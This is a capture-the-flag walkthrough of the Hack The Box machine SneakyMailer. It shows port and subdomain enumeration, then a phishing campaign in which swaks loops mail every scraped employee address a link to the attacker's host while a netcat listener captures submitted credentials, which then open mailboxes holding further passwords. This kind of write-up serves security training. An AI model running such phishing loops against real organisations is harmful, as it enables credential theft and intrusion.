HTB SneakyMailer

SneakyMailer

OS: Linux

Difficulty: Medium

Points: 30

Release: 11 Jul 2020


IP: 10.10.10.197

As usual we start with port enumeration.

```
nmap -sC -sV -oA nmap/inital 10.10.10.197

PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 3.0.3
22/tcp   open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 57:c9:00:35:36:56:e6:6f:f6:de:86:40:b2:ee:3e:fd (RSA)
|   256 d8:21:23:28:1d:b8:30:46:e2:67:2d:59:65:f0:0a:05 (ECDSA)
|_  256 5e:4f:23:4e:d4:90:8e:e9:5e:89:74:b3:19:0c:fc:1a (ED25519)
25/tcp   open  smtp     Postfix smtpd
|_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTA
TUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
80/tcp   open  http     nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Did not follow redirect to http://sneakycorp.htb
143/tcp  open  imap     Courier Imapd (released 2018)
|_imap-capabilities: CHILDREN UIDPLUS OK CAPABILITY IDLE completed QUOTA ENABLE THREA
D=REFERENCES UTF8=ACCEPTA0001 THREAD=ORDEREDSUBJECT ACL2=UNION SORT NAMESPACE IMAP4re
v1 STARTTLS ACL
|_ssl-date: TLS randomness does not represent time
993/tcp  open  ssl/imap Courier Imapd (released 2018)
|_imap-capabilities: CHILDREN UIDPLUS OK CAPABILITY IDLE completed QUOTA ENABLE THREA
D=REFERENCES UTF8=ACCEPTA0001 THREAD=ORDEREDSUBJECT ACL2=UNION SORT NAMESPACE IMAP4re
v1 ACL AUTH=PLAIN
```

```
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateO
rProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-05-14T17:14:21
|_Not valid after:  2021-05-14T17:14:21
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http     nginx 1.14.2
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to nginx!
Service Info: Host:  debian; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Anonymous authentication is not allowed on ftp. If we try to connect to the victim machine on port 80 we get redirected to sneakycorp.htb, so let's add that domain to /etc/hosts.



Projects

PyPI 80% Testing!

POP3 and SMTP Complete!

Project Update

The project teams have been formed and work allocated. Please check your emails for further instructions and register an account


PyPI

It is now possible to install modules with pip on our servers

Copyright © SneakyCorp 2020

Screenshot of the website

On the left there is a team tab, here we find a table with every person of the company.



Team

List of all employees of the company.

Table of team members

Show 100 entries


Search:

Name	Position	Office	Email
Airi Satou	Accountant	Tokyo	airisatou@sneakymailer.htb
Angelica Ramos	Chief Executive Officer (CEO)	London	angelicaramos@sneakymailer.htb
Ashton Cox	Junior Technical Author	San Francisco	ashtoncox@sneakymailer.htb
Bradley Greer	Tester	London	bradleygreer@sneakymailer.htb
Brenden Wagner	Software Engineer	San Francisco	brendenwagner@sneakymailer.htb

We can extract all the emails is this table using awk.

```
#First copy and paste the table into a file called teams.txt

#Then extract the emails
awk 'BEGIN{FS="\t"} {print $4}' teams.txt > emails.txt
```

On port 8080 there is a website running on nginx 1.14.2



Welcome to nginx!


If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org. Commercial support is available at nginx.com.

Thank you for using nginx.


We don't have much, so i started looking for subomains with wuffz.


```
wfuzz -w /opt/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -H "HOST: FUZZ.sneakycorp.htb" -u http://sneakycorp.htb/ --hw 12
```



```
=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000019:   200        340 L    989 W    13737 Ch    "dev"
```

There we find a registration tab.






But is is useless. A nice tool to use when there is a mail server is SWAKS, tool that is preinstalled in kali.

For each of the mail we found earlier we can send an email.

```
#First start listening on port 80
sudo nc -lvnkp 80 #-k to keep the connection open after one connection
```

```
#Send emails with swaks
for i in $(cat emails.txt); do swaks --from hacker@sneakymailer.htb --to $i --server 10.10.10.197 --header 'Subject: http://10.10.15.46' --body 'This email is totally not suspicious. Pls go to http://10.10.15.46' ; done
```



```
for email in $(cat emails.txt);$
do$
  swaks \$
    --from support@sneakycorp.htb \$
    --to $email \$
    --header 'Subject: Please Register Your Account' \$
    --body 'http://10.10.14.2/register.php' \$
    --server sneakycorp.htb$
done$
```

Ippsec script

And we get a connection.

```
connect to [10.10.15.46] from sneakycorp.htb [10.10.10.197] 57448
POST / HTTP/1.1
Host: 10.10.15.46
User-Agent: python-requests/2.23.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 185
Content-Type: application/x-www-form-urlencoded

firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt
```


Looks like we have credentials. But they are url-encoded. We can use https://gchq.github.io/CyberChef/ to decode them.

```
firstName=Paul&lastName=Byrd&email=paulbyrd@sneakymailer.htb&password=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht&rpassword=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht

paulbyrd@sneakymailer.htb:^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
```

Now we can use an email client to read paul's emails. I've used evolution. To install it simply run this command:

```
sudo apt-get install evolution
```

Here is a list of screenshot on how i've set up evolution.



Please enter your name and email address below. The "optional" fields below do not need to be filled in, unless you wish to include this information in email you send.

Required Information

Full Name: Paul Byrd

Email Address: paulbyrd@sneakymailer.htb


Optional Information

Reply-To:

Organization:

Aliases:

□ Look up mail server details based on the entered e-mail address




Server Type: IMAP

Description: For reading and storing mail on IMAP servers.

Configuration

Server: 10.10.10.197 Port: 993


Username: paulbyrd



Name: paulbyrd@sneakymailer.htb


The above name will be used to identify this account.
Use for example, “Work” or “Personal”.

If all goes well you should we able to read paul's emails. There are two.



From: Paul Byrd <paulbyrd@sneakymailer.htb>
To: low@debian
Subject: Module testing
Date: Wed, 27 May 2020 13:28:58 -0400

```
Hello low


Your current task is to install, test and then erase every python
module you
find in our PyPI service, let me know if you have any inconvenience.
```



From: Paul Byrd <paulbyrd@sneakymailer.htb>
To: root <root@debian>
Subject: Password reset
Date: Fri, 15 May 2020 13:03:37 -0500 (*05/15/2020 02:03:37 PM*)

Hello administrator, I want to change this password for the developer account

Username: developer
Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C


Please notify me when you do it

We find credentials!

```
developer:m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C
```

Ippsec used thunderbird.

```
sudo apt install thunderbird
```



Set Up an Existing Email Account

Your name: Paul


Email address: paulbyrd@sneakymailer.htb

Password: ••••••••••••••••••••••

☑ Remember password

